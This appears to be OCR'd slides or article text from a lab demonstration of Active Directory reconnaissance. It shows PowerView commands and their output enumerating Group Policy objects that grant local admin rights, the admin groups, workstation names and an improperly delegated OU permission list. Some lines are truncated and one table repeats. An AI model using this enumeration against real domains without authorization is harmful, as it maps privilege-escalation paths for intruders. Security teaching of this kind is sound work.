
```
PS C:\Users\joeuser> Get-NetGPOGroup


GPOPath        : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}\MACHINE\Pref
Filters        :
GroupName      : Administrators (built-in)
GroupSID       : S-1-5-32-544
GroupMemberOf  :
GroupMembers   : {S-1-5-21-1581655573-3923512380-696647894-2628}
GPODisplayName : Add Server Admins to Local Administrator Group
GPOName        : {E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}
GPOType        : GroupPolicyPreferences

GPODisplayName : Add Workstation Admins to Local Administrators Group
GPOName        : {45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOPath        : \\lab.adsecurity.org\SysVol\
GPOType        : RestrictedGroups
Filters        :
GroupName      : ADSECLAB\Workstation Admins
GroupSID       : S-1-5-21-1581655573-39235123
GroupMemberOf  : {S-1-5-32-544}
GroupMembers   : {}

GPOPath        : \\lab.adsecurity.org\SysVol\
Filters        :
GroupName      : Remote Desktop Users (built-
GroupSID       : S-1-5-32-555
GroupMemberOf  :
GroupMembers   : {S-1-5-21-1581655573-3923512
GPODisplayName : Set Remote Users
GPOName        : {F481B887-A0BC-4044-9DB2-497
GPOType        : GroupPolicyPreferences
```

```
PS C:\> Find-GPOComputerAdmin -OUName 'OU=Workstations,DC=lab,DC=adsecurit


ComputerName     :
GPODisplayName   : Add Workstation Admins to Local Administrators Group
GPOPath          : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{
                   92C-AACB1D3D4DE5}
ObjectName       : Workstation Admins
ObjectDN         : CN=Workstation Admins,OU=AD Management,DC=lab,DC=adsecuri
ObjectSID        : S-1-5-21-1581655573-3923512380-696647894-2627
IsGroup          : True



PS C:\> get-NetComputer -ADSpath 'OU=Workstations,DC=lab,DC=adsecurity,DC=
ADSWRKWIN7.lab.adsecurity.org
ADSWKWIN7.lab.adsecurity.org
ADSWKWin10.lab.adsecurity.org
```

Group Policy Discovery




```
PS C:\Users\joeuser> Get-NetGPO | select displayname,name,whenchanged

displayname                                          name                                   whenchanged
-----------                                          ----                                   -----------
Default Domain Policy                                {31B2F340-016D-11D2-945F-00C04FB984F9} 8/28/2015 2:47:20 AM
Default Domain Controllers Policy                    {6AC1786C-016F-11D2-945F-00C04fB984F9} 8/28/2015 2:47:20 AM
Domain PowerShell Logging Policy                     {1C849565-4527-4A06-AAC8-9395B9671D63} 6/12/2016 3:37:10 PM
Full Auditing Policy                                 {EF4AC14C-2805-4679-B9A6-614CDC353491} 9/6/2015 6:48:20 PM
Prevent Local Account Logon                          {4AE8F380-CAF2-4C88-91B4-39B97C874A25} 12/31/2015 5:04:32 PM
Add Server Admins to Local Administrator Group       {E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212} 6/12/2016 4:58:19 PM
Add Workstation Admins to Local Administrators Group {45556105-EFE6-43D8-A92C-AACB1D3D4DE5} 6/12/2016 4:58:42 PM
EMET Config                                          {4D23BDF2-653E-43D1-B24B-4A72E4325A8E} 6/12/2016 3:28:41 PM
Server Scheduled Task                                {E10637ED-7135-42BB-ADE3-1C50E45F2A3A} 6/11/2016 9:20:58 PM
Renamce Local Administrator                          {11B61A07-E384-4241-A495-6CB1B77B9D1B} 6/11/2016 9:23:07 PM
Applocker Configuration                              {7230212E-1951-4845-9974-6E7BF70CE90C} 6/11/2016 9:29:52 PM
Set Remote Users                                     {F481B887-A0BC-4044-9DB2-4979899B0BC5} 7/4/2016 11:56:36 PM
```



```
PS C:\> get-gpo -All | select DisplayName,ID,ModificationTime | ft -auto

DisplayName                                          Id                                   ModificationTime
-----------                                          --                                   ----------------
Renamce Local Administrator                          11b61a07-e384-4241-a495-6cb1b77b9d1b 6/11/2016 2:23:06 PM
Domain PowerShell Logging Policy                     1c849565-4527-4a06-aac8-9395b9671d63 6/12/2016 8:37:10 AM
Default Domain Policy                                31b2f340-016d-11d2-945f-00c04fb984f9 8/27/2015 7:47:20 PM
Add Workstation Admins to Local Administrators Group 45556105-efe6-43d8-a92c-aacb1d3d4de5 1/27/2016 12:38:00 PM
Prevent Local Account Logon                          4ae8f380-caf2-4c88-91b4-39b97c874a25 12/31/2015 10:04:32 A
EMET Config                                          4d23bdf2-653e-43d1-b24b-4a72e4325a8e 6/12/2016 8:28:40 AM
Default Domain Controllers Policy                    6ac1786c-016f-11d2-945f-00c04fb984f9 8/27/2015 7:47:20 PM
Applocker Configuration                              7230212e-1951-4845-9974-6e7bf70ce90c 6/11/2016 2:29:52 PM
LAPS Config                                          c99ac326-35fa-4fe6-998b-d2cac0d1d0f4 6/12/2016 8:26:46 AM
Server Scheduled Task                                e10637ed-7135-42bb-ade3-1c50e45f2a3a 6/11/2016 2:20:58 PM
Add Server Admins to Local Administrator Group       e9cabe0f-3a3f-40b1-b4c1-1fa89ac1f212 1/27/2016 12:36:36 PM
Full Auditing Policy                                 ef4ac14c-2805-4679-b9a6-614cdc353491 9/6/2015 11:48:20 AM
```

Improper OU Delegation




For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Deny	Everyone	Special	None	This object only
Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Enterprise Admins (ADSECLAB\Enterpr...	Full control	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Pre-Windows 2000 Compatible Access...	List contents	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Administrators (ADSECLAB\Administr...	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects

Improper OU Delegation



For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Deny	Everyone	Special	None	This object only
Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant
Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson obje
